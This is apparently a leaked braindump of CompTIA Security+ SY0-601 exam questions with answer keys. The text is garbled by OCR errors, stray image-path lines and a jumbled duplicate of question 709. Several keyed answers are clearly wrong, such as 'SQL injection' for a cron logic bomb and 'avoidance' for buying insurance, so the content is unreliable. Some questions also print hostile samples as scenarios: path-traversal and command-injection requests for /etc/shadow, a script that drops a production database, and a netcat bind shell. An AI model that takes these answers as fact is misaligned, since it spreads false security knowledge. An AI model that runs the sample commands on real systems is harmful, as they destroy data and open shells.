- **Vendor:** CompTIA
- **Exam Code:** SY0-601
- **Exam Name:** CompTIA Security+ Certification Exam
- **New Updated Questions from Braindump2go (Updated in June/2022)**

QUESTION 686
An engineer recently deployed a group of 100 web servers in a cloud environment.
Per the security policy, all web-server ports except 443 should be disabled.
Which of the following can be used to accomplish this task?

A. Application allow list
B. SWG
C. Host-based firewall
D. VPN

Answer: B

QUESTION 687
A company is implementing BYOD and wants to ensure all users have access to the same cloud-based services.
Which of the following would BEST allow the company to meet this requirement?

A. IaaS
B. PasS
C. MaaS
D. SaaS

Answer: B

QUESTION 688
Which of the following control Types would be BEST to use in an accounting department to reduce losses from fraudulent transactions?

A. Recovery
B. Deterrent
C. Corrective
D. Detective

Answer: D


QUESTION 689
The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema.
The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs.

Which of the following is the BEST solution to meet the requirement?

A. Tokenization
B. Masking
C. Full disk encryption
D. Mirroring

Answer: B

QUESTION 690
A SOC operator is analyzing a log file that contains the following entries:



```
[06-Apr-2021-18:00:06] GET /index.php/../../../../../../etc/passwd
[06-Apr-2021-18:01:07] GET /index.php/../../../../../../etc/shadow
[06-Apr-2021-18:01:26] GET /index.php/../../../../../../../../../../etc/passwd
[06-Apr-2021-18:02:16] GET /index.php?var1=;cat /etc/passwd;&var2=7865tgydk
[06-Apr-2021-18:02:56] GET /index.php?var1=;cat /etc/shadow;&var2=7865tgydk
```

A. SQL injection and improper input-handling attempts
B. Cross-site scripting and resource exhaustion attempts
C. Command injection and directory traversal attempts
D. Error handling and privilege escalation attempts

Answer: C

QUESTION 691
Which of the following actions would be recommended to improve an incident response process?

A. Train the team to identify the difference between events and incidents
B. Modify access so the IT team has full access to the compromised assets
C. Contact the authorities if a cybercrime is suspected
D. Restrict communication surrounding the response to the IT team

Answer: A

QUESTION 692
An organization would like to give remote workers the ability to use applications hosted inside the corporate network. Users will be allowed to use their personal computers or they will be provided organization assets. Either way no data or applications will be installed locally on any user systems. Which of the following mobile solutions would accomplish these goals?

A. VDI
B. MDM
C. COPE
D. UTM

Answer: A

QUESTION 693
The Chief Information Security Officer directed a nsk reduction in shadow IT and created a policy requiring all unsanctioned high-nsk SaaS applications to be blocked from user access.
Which of the following is the BEST security solution to reduce this risk?

A. CASB
B. VPN concentrator
C. MFA

D. VPC endpoint

Answer: A

QUESTION 694
Which of the following would BEST provide detective and corrective controls for thermal regulation?

A. A smoke detector
B. A fire alarm
C. An HVAC system
D. A fire suppression system
E. Guards

Answer: C

QUESTION 695
Which of the following statements BEST describes zero-day exploits?

A. When a zero-day exploit is discovered, the system cannot be protected by any means
B. Zero-day exploits have their own scoring category in CVSS
C. A zero-day exploit is initially undetectable and no patch for it exists
D. Discovering zero-day exploits is always performed via bug bounty programs

Answer: C

QUESTION 696
An organization discovered files with proprietary financial data have been deleted.
The files have been recovered from backup but every time the Chief Financial Officer logs in to the file server, the same files are deleted again No other users are experiencing this issue.
Which of the following types of malware is MOST likely causing this behavior?

A. Logic bomb
B. Crypto malware
C. Spyware
D. Remote access Trojan

Answer: A

QUESTION 697
An IT manager is estimating the mobile device budget for the upcoming year.
Over the last five years, the number of devices that were replaced due to loss damage or theft steadily increased by 10%.
Which of the following would BEST describe the estimated number of devices to be replaced next year?

A. ALE
B. ARO
C. RPO
D. SLE

Answer: A

QUESTION 698
Which of the following is assured when a user signs an email using a private key?

A. Non-repudiation

B. Confidentiality
C. Availably
D. Authentication

Answer: A

QUESTION 699
An organization implemented a process that compares the settings currently configured on systems against secure configuration guidelines in order to identify any gaps.
Which of the following control types has the organization implemented?

A. Compensating
B. Corrective
C. Preventive
D. Detective

Answer: C

QUESTION 700
A company wants to improve end users experiences when they tog in to a trusted partner website.
The company does not want the users to be issued separate credentials for the partner website.
Which of the following should be implemented to allow users to authenticate using their own credentials to log in to the trusted partner's website?

A. Directory service
B. AAA server
C. Federation
D. Multifactor authentication

Answer: C


QUESTION 701
Which of the following would be the BEST way to analyze diskless malware that has infected a VDI?

A. Shut down the VDI and copy off the event logs.
B. Take a memory snapshot of the running system.
C. Use NetFlow to identify command-and-control IPs.
D. Run a full on-demand scan of the root volume.

Answer: B


QUESTION 702
After a recent security incident, a security analyst discovered that unnecessary ports were open on a firewall policy for a web server.
Which of the following firewall policies would be MOST secure for a web server?

A.




[Source	Destination	Port	Action]
Any	Any	TCP 53	Allow
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Any

B.




[Source	Destination	Port	Action]
Any	Any	TCP 53	Deny
Any	Any	TCP 80	Allow
Any	Any	TCP 445	Allow
Any	Any	Any	Allow

C.



[Source	Destination	Port	Action]
Any	Any	TCP 80	Deny
Any	Any	TCP 443	Allow
Any	Any	Any	Allow

D.



[Source	Destination	Port	Action]
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Deny

Answer: D

QUESTION 703
A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfilltrated. The report also indicates that users tend to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfilltrated credentials?

A. MFA
B. Lockout
C. Time-based logins
D. Password history

Answer: B

QUESTION 704
A user is attempting to navigate to a website from inside the company network using a desktop. When the user types in the URL. https://www.site.com, the user is presented with a certificate mismatch warning from the browser. The user does not receive a warning when visiting http://www.anothersite.com. Which of the following describes this attack?

A. On-path
B. Domain hijacking
C. DNS poisoning
D. Evil twin

Answer: C

QUESTION 705
A new company wants to avoid channel interference when building a WLAN. The company needs to know the radio frequency behavior, identify dead zones, and determine the best place for access points. Which of the following should be done FIRST?

A. Configure heat maps.
B. Utilize captive portals.
C. Conduct a site survey.

D. Install Wi-Fi analyzers.

Answer: A

QUESTION 706
Which of the following tools is effective in preventing a user from accessing unauthorized removable media?

A. USB data blocker
B. Faraday cage
C. Proximity reader
D. Cable lock

Answer: A

QUESTION 707
An engineer wants to inspect traffic to a cluster of web servers in a cloud environment.
Which of the following solutions should the engineer implement?

A. Proxy server
B. WAF
C. Load balancer
D. VPN


Answer: B

QUESTION 708
A user enters a username and a password at the login screen for a web portal. A few seconds later the following message appears on the screen: Please use a combination of numbers, special characters, and letters in the password field.
Which of the following concepts does this message describe?

A. Password complexity
B. Password reuse
C. Password history
D. Password age

Answer: A

QUESTION 709
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

○ Logic bomb
○ Backdoor
○ RAT
○ SQL injection
○ Rootkit




```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Answer: SQL injection



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

○ Logic bomb
○ Backdoor
● SQL injection
○ RAT
○ Rootkit

QUESTION 710
Data exftitration analysis indicates that an attacker managed to download system configuration notes from a web server. The web-server logs have been deleted, but analysts have determined that the system configuration notes were stored in the database administrator's folder on the web server. Which of the following attacks explains what occurred? (Select TWO)

A. Pass-the-hash
B. Directory traversal
C. SQL injection
D. Privilege escalation
E. Cross-site scnpting
F. Request forgery

Answer: A

QUESTION 711
Which of the following is the MOST effective control against zero-day vulnerabilities?

A. Network segmentation
B. Patch management
C. Intrusion prevention system
D. Multiple vulnerability scanners

Answer: A

QUESTION 712
Which of the following organizations sets frameworks and controls for optimal security configuration on systems?

A. ISO
B. GDPR
C. PCI DSS
D. NIST

Answer: A

QUESTION 713
Which of the following describes the exploitation of an interactive process to gain access to restncted areas?

A. Persistence
B. Buffer overflow
C. Privilege escalation
D. Pharming

Answer: C

QUESTION 714
Which of the following is a known security risk associated with data archives that contain financial information?

A. Data can become a liability if archived longer than required by regulatory guidance
B. Data must be archived off-site to avoid breaches and meet business requirements
C. Companies are prohibited from providing archived data to e-discovery requests
D. Unencrypted archives should be preserved as long as possible and encrypted

Answer: B

QUESTION 715
A large bank with two geographically dispersed data centers is concerned about major power disruptions at both locations. Every day each location expenences very bnef outages that last for a few seconds. However dunng the summer a high risk of intentional brownouts that last up to an hour exists particularly at one of the locations near an jndustnal smelter.
Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply
B. Generator
C. UPS
D. PDU
E. Daily backups

Answer: E

QUESTION 716
Several universities are participating m a collaborative research project and need to share compute and storage resources.
Which of the following cloud deployment strategies would BEST meet this need?

A. Community
B. Private
C. Public
D. Hybrid

Answer: A

QUESTION 717
An organization has activated an incident response plan due to a malware outbreak on its network. The organization has brought in a forensics team that has identified an internet-facing Windows server as the likely point of initial compromise. The malware family that was detected is known to be distributed by manually logging on to servers and running the malicious code.
Which of the following actions would be BEST to prevent reinfection from the initial infection vector?

A. Prevent connections over TFTP from the internal network
B. Create a firewall rule that blocks port 22 from the internet to the server
C. Disable file shanng over port 445 to the server
D. Block port 3389 inbound from untrusted networks

Answer: B

QUESTION 718
A Chief Security Officer (CSO) is concerned that cloud-based services are not adequately protected from advanced threats and malware. The CSO believes there is a high risk that a data breach could occur in the near future due to the lack of detective and preventive controls.
Which of the following should be implemented to BEST address the CSO's concerns? (Select TWO)

A. AWAF
B. ACASB
C. An NG-SWG
D. Segmentation
E. Encryption
F. Containerization

Answer: C

QUESTION 719
Field workers in an organization are issued mobile phones on a daily basis. All the work is performed within one city and the mobile phones are not used for any purpose other than work. The organization does not want these pnones used for personal purposes. The organization would like to issue the phones to workers as permanent devices so the pnones do not need to be reissued every day. Which of the following technologies would BEST meet these requirements?

A. Geofencing
B. Mobile device management
C. Containenzation
D. Remote wiping

Answer: C

QUESTION 720
During a recent incident an external attacker was able to exploit an SMB vulnerability over the internet.
Which of the following action items should a security analyst perform FIRST to prevent this from occurring again?

A. Check for any recent SMB CVEs
B. Install AV on the affected server
C. Block unneeded TCP 445 connections
D. Deploy a NIDS in the affected subnet

Answer: A

QUESTION 721
Business partners are working on a secunty mechanism lo validate transactions securely.
The requirement is for one company to be responsible for deploying a trusted solution that will register and issue artifacts used to sign encrypt, and decrypt transaction files.
Which of the following is the BEST solution to adopt?

A. PKI
B. Blockchain
C. SAML
D. OAuth

Answer: B

QUESTION 722
An organization wants to participate in threat intelligence information sharing with peer groups.
Which of the following would MOST likely meet the organizations requirement?

A. Perform OSINT investigations
B. Subscribe to threat intelligence feeds
C. Submit RFCs
D. Implement a TAXII server

Answer: B

QUESTION 723
An organization has developed an application that needs a patch to fix a critical vulnerability.
In which of the following environments should the patch be deployed LAST?

A. Test
B. Staging
C. Development
D. Production

Answer: A

QUESTION 724
Which of the following risk management strategies would an organization use to maintain a legacy system with known risks for operational purposes?

A. Acceptance
B. Transference
C. Avoidance
D. Mitigation


Answer: D

QUESTION 725
A social media company based in North Amenca is looking to expand into new global markets and needs to maintain compliance with international standards.
Which of the following is the company's data protection officer MOST likely concerned?

A. NIST Framework
B. ISO 27001
C. GDPR
D. PCI-DSS

Answer: C

QUESTION 726
Several users have opened tickets with the help desk. The help desk has reassigned the tickets to a secunty analyst for further review.
The security analyst reviews the following metrics:



Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Which of the following is MOST likely the result of the security analyst's review?

A. The ISP is dropping outbound connections
B. The user of the Sales-PC fell for a phishing attack
C. Corporate PCs have been turned into a botnet
D. An on-path attack is taking place between PCs and the router

Answer: D

QUESTION 727
A security analyst wants to fingerpnnt a web server.
Which of the following tools will the security analyst MOST likely use to accomplish this task?

A. nmap -p1-65S35 192.168.0.10
B. dig 192.168.0.10
C. cur1 --htad http://192.168.0.10
D. ping 192.168.0.10

Answer: C

QUESTION 728
A security analyst is working on a project to implement a solution that monitors network communications and provides alerts when abnormal behavior is detected.
Which of the following is the security analyst MOST likely implementing?

A. Vulnerability scans
B. User behavior analysis
C. Security orchestration, automation, and response
D. Threat hunting

Answer: D

QUESTION 729
Which of the following provides a calculated value for known vulnerabilities so organizations can prioritize mitigation steps?

A. CVSS
B. SIEM
C. SOAR
D. CVE

Answer: A

QUESTION 730
A Chief Information Security Officer has defined resiliency requirements for a new data center architecture.
The requirements are as follows:
- Critical fileshares will remain accessible during and after a natural disaster
- Frve percent of hard disks can fail at any given time without impacting the data.
- Systems will be forced to shut down gracefully when battery levels are below 20%
Which of the following are required to BEST meet these objectives? (Select THREE)

A. Fiber switching
B. laC
C. NAS
D. RAID
E. UPS
F. Redundant power supplies
G. Geographic dispersal
H. Snapshots
I. Load balancing

Answer: ACG

QUESTION 731
A security analyst has been asked by the Chief Information Security Officer to:
- develop a secure method of providing centralized management of infrastructure
- reduce the need to constantly replace aging end user machines
- provide a consistent user desktop expenence
Which of the following BEST meets these requirements?

A. BYOD
B. Mobile device management
C. VDI
D. Containers ation


Answer: C

QUESTION 732
A forensic analyst needs to prove that data has not been tampered with since it was collected.
Which of the following methods will the analyst MOST likely use?

A. Look for tampenng on the evidence collection bag
B. Encrypt the collected data using asymmetric encryption
C. Ensure proper procedures for chain of custody are being followed
D. Calculate the checksum using a hashing algorithm

Answer: A

QUESTION 733
A systems administrator reports degraded performance on a virtual server. The administrator increases the virtual memory allocation which improves conditions, but performance degrades again after a few days. The administrator runs an anarysis tool and sees the following output:



```
==3214== timeAttend.exe analyzed
==3214== ERROR SUMMARY:
==3214== malloc/free: in use at exit: 4608 bytes in 18 blocks.
==3214== checked 82116 bytes
==3214== definitely lost: 4608 bytes in 18 blocks.
```

The administrator terminates the timeAttend.exe observes system performance over the next few days, and notices that the system performance does not degrade.
Which of the following issues is MOST likely occurring?

A. DLL injection
B. API attack
C. Buffer oveiflow
D. Memory leak

Answer: B

QUESTION 734
A security analyst has identified malv/are spreading through the corporate network and has activated the CSIRT. Which of the following should the analyst do NEXT?

A. Review how the malware was introduced to the network
B. Attempt to quarantine all infected hosts to limit further spread
C. Create help desk tickets to get infected systems reimaged
D. Update all endpomt antivirus solutions with the latest updates

Answer: C

QUESTION 735
An ofgantzation has decided to purchase an insurance policy because a risk assessment determined that the cost to remediate the risk is greater than the five-year cost of the insurance policy. The organization is enabling risk:

A. avoidance
B. acceptance
C. mitigation
D. transference

Answer: A

QUESTION 736
Which of the following is the GREATEST security concern when outsourcing code development to third-party contractors for an internet-facing application?

A. Intellectual property theft
B. Elevated privileges
C. Unknown backdoor
D. Quality assurance

Answer: C